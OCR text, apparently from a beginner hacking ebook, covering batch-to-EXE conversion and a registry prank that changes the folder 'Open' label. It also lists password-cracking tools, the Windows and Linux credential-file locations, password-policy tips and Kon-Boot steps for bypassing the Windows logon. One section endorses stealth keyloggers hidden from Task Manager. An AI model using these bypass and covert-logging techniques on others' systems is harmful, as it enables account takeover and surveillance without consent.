
Some of the reasons are listed below:

1. We can include extra tools in our EXE dependent batch file.

2. Moreover EXE provides protection to the source script to restrict modification.
3. EXE files can be pinned to windows start menu as well as in the task bar.

Here weare usinga tool called“Batchtoexe converter” whichprovides you a platform to run the batch files as executable files.

You can download it from here



“Bat to ExeConverter” is a flow conversionprogram whose purpose is to help you to easily obtain executable files out of batch items.

If you prefer to convert a BATCH file into an executable one easily, “Bat to ExeConverter” is a simple and yet effective solution.

The application provides you with a simplified interface, which makes it comfortable for both beginner and advanced users. From its primary window, you have the ability to select the desired batch file and output file. Then, you will be able to customize your settings according to your choice and preferences.

Another interesting and compactible feature is that you can choose the language for your EXE file, the choices being English or German. From the Options tab, users can opt to create a visible or invisible application, which means displaying a console window or not. However, if you want to encrypt the resulting EXE file, you can protect it with a security password.


MESSING UP WITH REGISTRY

HACKING “OPEN” OPTION

If we want to open any folder either we use to double click on the folder or we just right click on the folder and it will show us a dialogue box with OPEN option at the top of the dialogue box.


Andtodaywe are goingto learn thathow to hackthe “OPEN” option by any text by which you want to replace it.
STEPS:
Go to “run” option and type “regedit” and click on ok. Note: “regedit” stands for registry editing.

Registry: - it is responsible for saving the binary equivalent working of every application in operating system.




Then a window will open in front of you of registry editing. It has five options.

1. HKEY_CLASSES_ROOT
2. HKEY_CURRENT_USER
3. HKEY_LOCAL_MACHINE
4. HKEY_USERS
5. HKEY_CURRENT_CONFIG




Then you have to click on “HKEY_CLASSES_ROOT” It will open and you see a lot of items under it.
Search for the “FOLDER” option under it.



Click on the folder option to open it.


When you open folder option you will see the “SHELL” option. By opening the “SHELL” option you will see the “OPEN” option under it.

Just give a single click on the open option instead opening it You will see two items defined in the left white workspace.



Just open the “Default” string (1st option).
Do not touch the value name.
Type anything by which you want to replace your “open” option.

For example I am typing here that “your computer is hacked by Ujjwal Sahay”.



Then click on ok option.
Now go on any folder and just give a right click to it.

Woooooo! Now the open option is changed by the text “your computer is hacked by Ujjwal Sahay”.

PASSWORD CRACKING EXPLAINED

PASSWORD CRACKING

Password crackers are the most famous and elementary tools in the hacker's toolbox. These have been around for some time and are fairly effective at "guessing" most users' passwords, at least in part because most users do a very poor job of selecting secure passwords.

First of all if a hacker is going to crack your password then at the very first step they usually try some guesses to crack your password. They generally made it easy by social engineering. Hackers know that most users select simple passwords that are easy to remember. The top choices of the users are nearly always names that are personally meaningful to the user—first names of immediate family members leadthelist,followedby pet's namesand favoritesporting teams. Password crackers may end up loading full English dictionaries, but they can hit a fair number of passwords with the contents of any popular baby name book. Other poor password selections include common numbers and numbers that follow a common format such as phone numbers and social security numbers.

Compounding the problem, many users set the same user name and password for all accounts, allowing hackers to have a field day with a single harvested password. That's something to consider before you use the same password for Facebook as you use at school or at work.
The key to creating a good password is to create something that someone cannot guess or easily crack. Using your pet's name therefore is *not* a good technique. Using your login name is also a bad technique because someone who knows your login (or your name, since many login names are simply variations on your surname), could easily break into your system.

Cracking passwords with hardcore tools

High-tech password cracking involves using a program that tries to guess a password by determining all possible password combinations. These high-tech methods are mostly automated after you access the computer and password database files.
The main password-cracking methods are dictionary attacks, bruteforce attacks, and rainbow attacks. You find out how each of these work in the following sections.

Password-cracking software:
You can try to crack your organization's operating system and application passwords with various password-cracking tools:

Cain & Abel: Cain and Abel is a well-known password cracking tool that is capable of handling a variety of tasks. The most notable thing is that the tool is only available for Windows platforms. It can work as sniffer in the network, cracking encrypted passwords using the dictionary attack, brute force attacks, cryptanalysis attacks, revealing password boxes, uncovering cached passwords, decoding scrambled passwords, and analyzing routing protocols. It use to cracks LM and NT LanManager (NTLM) hashes, Windows RDP passwords, Cisco IOS and PIX hashes, VNC passwords, RADIUS hashes, and lots

more. (*Hashes* are cryptographic representations of passwords.)

Brutus: Brutus is one of the most popular remote online password cracking tools. It claims to be the fastest and most flexible password cracking tool. This tool is free and is only available for Windows systems. It was released back in October 2000.

It supports HTTP (Basic Authentication), HTTP (HTML Form/CGI), POP3, FTP, SMB, Telnet and other types such as IMAP, NNTP, NetBus, etc. You can also create your own authentication types. This tool also supports multi-stage authentication engines and is able to connect 60 simultaneous targets. It also has resumed and load options. So, you can pause the attack process any time and then resume whenever you want to resume.

Elcomsoft Distributed Password Recovery:

(www.elcomsoft.com/edpr.html) cracks Windows, Microsoft Office, PGP, Adobe, iTunes, and numerous other passwords in a distributed fashion using up to 10,000 networked computers at one time. Plus, this tool uses the same graphics processing unit (GPU) video acceleration as the Elcomsoft Wireless Auditor tool, which allows for cracking speeds up to 50 times faster.

Elcomsoft System Recovery:(www.elcomsoft.com/esr.html)
cracks Or resets Windows user passwords, sets administrative rights, and resets password expirations all from a bootable CD.

John the Ripper : - (www.openwall.com/john) John the Ripper is another well-known free open source password cracking tool for Linux, UNIX and Mac OS X. A Windows version is also available. This tool can detect weak passwords. A pro version of the tool is also available, which offers better features and native packages for target operating systems.

ophcrack :(http://ophcrack.sourceforge.net) cracks Windows User passwords using rainbow tables from a bootable CD. *Rainbow tables* are pre-calculated password hashes that can help speed up the cracking process.

Aircrack-NG : - (http://www.aircrack-ng.org/) Aircrack-NG is a WiFi password cracking tool that can crack WEP or WPA passwords. It analyzes wireless encrypted packets and then tries to crack passwords via its cracking algorithm. It is available for Linux and Windows systems. A live CD of Aircrack is also available.

Proactive System Password Recovery

:

(www.elcomsoft.com/pspr.
html) recovers practically any locally stored Windows password, such As logon passwords, WEP/WPA passphrases, SYSKEY passwords, and RAS/dialup/VPN passwords.

Rainbow Crack : - (http://project-rainbowcrack.com) Rainbow Crack is a hash cracker tool that uses a large-scale time-memory trade off process for faster password cracking than traditional brute force tools. Time-memory tradeoff is a computational process in which all plain text and hash pairs are calculated by using a selected hash algorithm. After computation, results are stored in the rainbow table. This process is very time consuming. But, once the table is ready, it can crack a password must faster than brute force tools.

You also do not need to generate rainbow tablets by yourselves. Developers of Rainbow Crack have also generated LM rainbow tables, NTLM rainbow tables, MD5 rainbow tables and Sha1 rainbow tables. Like Rainbow Crack, these tables are also available for free. You can download these tables and use for your password cracking processes.

pwdump3 :-(www.openwall.com/passwords/microsoftwindowsnt-2000-xp-2003-vista-7#pwdump) password hashes from the SAM (Security database.
extracts Accounts Windows Manager)

Password storage locations vary by operating system:
Windows usually stores passwords in these locations:

• Active Directory database file that's stored locally or spread across domain controllers (ntds.dit)
Windows may also store passwords in a backup of the SAM file in the c:\winnt\repair or c:\windows\repair directory.

• Security Accounts Manager (SAM) database (c:\winnt\ system32\config) or (c:\windows\system32\config)

Some Windows applications store passwords in the Registry or as plaintext files on the hard drive! A simple registry or file-system search for "password" may uncover just what you're looking for.

Linux and other UNIX variants typically store passwords in these files:
• /etc/passwd (readable by everyone)
• /etc/shadow (accessible by the system and the root account only)
• /.secure/etc/passwd (accessible by the system and the root account only)
• /etc/security/passwd (accessible by the system and the root account only)

MUST HAVE PASSWORD POLICIES

PASSWORD CREATING POLICIES

As an ethical hacker, you should show users the importance of securing their passwords. Here are some tips on how to do that:

Demonstrate how to create secure passwords:-generally people use to create their passwords using only words, which can be less secure.

Show what can happen when weak passwords are used or passwords are shared.
Diligently build user awareness of social engineering attacks:Encourage the use of a strong password-creation policy that includes the following criteria:
Use punctuation characters to separate words.

Use upperand lowercase letters, special characters, and numbers.
Never use only numbers. Such passwords can be cracked quickly.

Change passwords every 15 to 30 days or immediately if they’re suspected of being compromised.

Use different passwords for each system. This is especially important for network infrastructure hosts, such as servers, firewalls, and routers.
It’s okay to use similar passwords — just make them slightly different for each type of system, such as *wweraw777-Win7* for Windows systems and wweraw453 for Linux systems.

Use variable-length passwords. This trick can throw off attackers because they won’t know the required minimum or maximum length of Passwords and must try all password length combinations.

Don’t use common slang words or words that are in a dictionary.

Don’t rely completely on similar-looking characters, such as *3* instead of *E*, *5* instead of *S*, or *!* Instead of *1*. Password-cracking programs can for this.

Use password-protected screen savers. Unlocked screens are a great way for systems to be compromised even if their hard drives are encrypted.

Don’t reuse the same password within at least four to five password changes.
Don’t share passwords. To each his or her own!

Avoid storing user passwords in an unsecured central location, such as an unprotected spreadsheet on a hard drive. This is an invitation for disaster. Use Password Safe or a similar program to store user passwords.

KONBOOT

BYPASS WINDOWS LOGON SCREEN PASSWORD

Sometimes it creates a critical condition if you forgot your Windows administrator password and it’s quite urgent to recover it without any flaw. This article will make it convenient to recover your admin password.

We are using a tool named as **KON-BOOT**.

Kon-Boot is an application which will bypass the authentication process of Windows based operating systems. It enables you login in to any password protected test machine without any knowledge of the password.

Kon-Boot works with both 64-bit and 32-bit Microsoft Windows operating systems.

Needy things: –
A Pen Drive or Any USB Device such as Memory Card or a blank CD. Kon-Boot (Latest version)
Your 5 minutes and also a working mind.

Technical instructions: –
1. Download KON-BOOT from internet.
2. Extract the ZIP and run the “KonBootInstaller.exe”
3. Burn the ISO.
4. Boot from CD/USB device.
5. After Windows is loaded it will show you a Kon-boot screen.

6. Leave the password box empty and just hit OK it will directly enable you into the windows account.

Limitations:
IT MAY CAUSE BSOD (NOTEPAD PARTICULAR BUGS).

KEYLOGGERS

BE AWARE
KEYSTROKE LOGGING

One of the best techniques for capturing passwords is remote *keystroke logging* — the use of software or hardware to record keystrokes as they're typed into the computer.

Generally you use to ask your friends or relatives for logging in into your account by their computers.

So, be careful with key loggers installed in their computers. Even with goodintentions, monitoringemployees raises various legal issues if it's not done correctly. Discuss with yourlegal counsel what you'll be doing, ask for their guidance, and get approval from upper management.

Logging tools: - With keystroke-logging tools, you can assess the log files of your application to see what passwords people are using:
Keystroke-logging applications can be installed on the monitored computer.
I suggest you to check out family key logger by (www.spyarsenel.com).
Another popular tool is Invisible Key Logger Stealth; Dozens of other such tools are available on the Internet.

One more you can checkout is KGB employee monitor is one of the favorite of me …..Because it is not only invisible but it will also not shown by your task manager and it uses password protection too.

Hardware-based tools, such as Key Ghost (www.keyghost.com), fit between the keyboard and the computer or replace the keyboard altogether.
A keystroke-logging tool installed on a shared computer can capture the passwords of every user who logs in.

PREVENTIONS:

The best defense against the installation of keystroke-logging software on your systems is to use an anti-malware program that monitors the local host. It's not foolproof but can help. As for physical key loggers, you'll need to visually inspect each system.

The potential for hackers to install keystroke-logging software is another reason to ensure that your users aren't downloading and installing random shareware or opening attachments in unsolicited emails. Consider locking down your desktops by setting the appropriate user rights through local or group security policy in Windows.

DO YOU HAVE RATED 7.9 ?

Learn How to Hack Windows Experience Index

Starting from Windows Vista, Microsoft introduced a kind of benchmarking system in its Operating System. In Windows Vista and 7 users can rate their PC using the Windows Experience Index. The Highest possible score in Windows Vista is 5 while Windows 7 machines can go up to 7.9 in the experience index.

In the Windows Experience index the base score is based on the lowest score of any component. Such as in the test PC it was 4.4 based because of the Graphics sub score.

However it is not so tough to manipulate these numbers and change these scores according to your will. You can change these just to fool anyone.

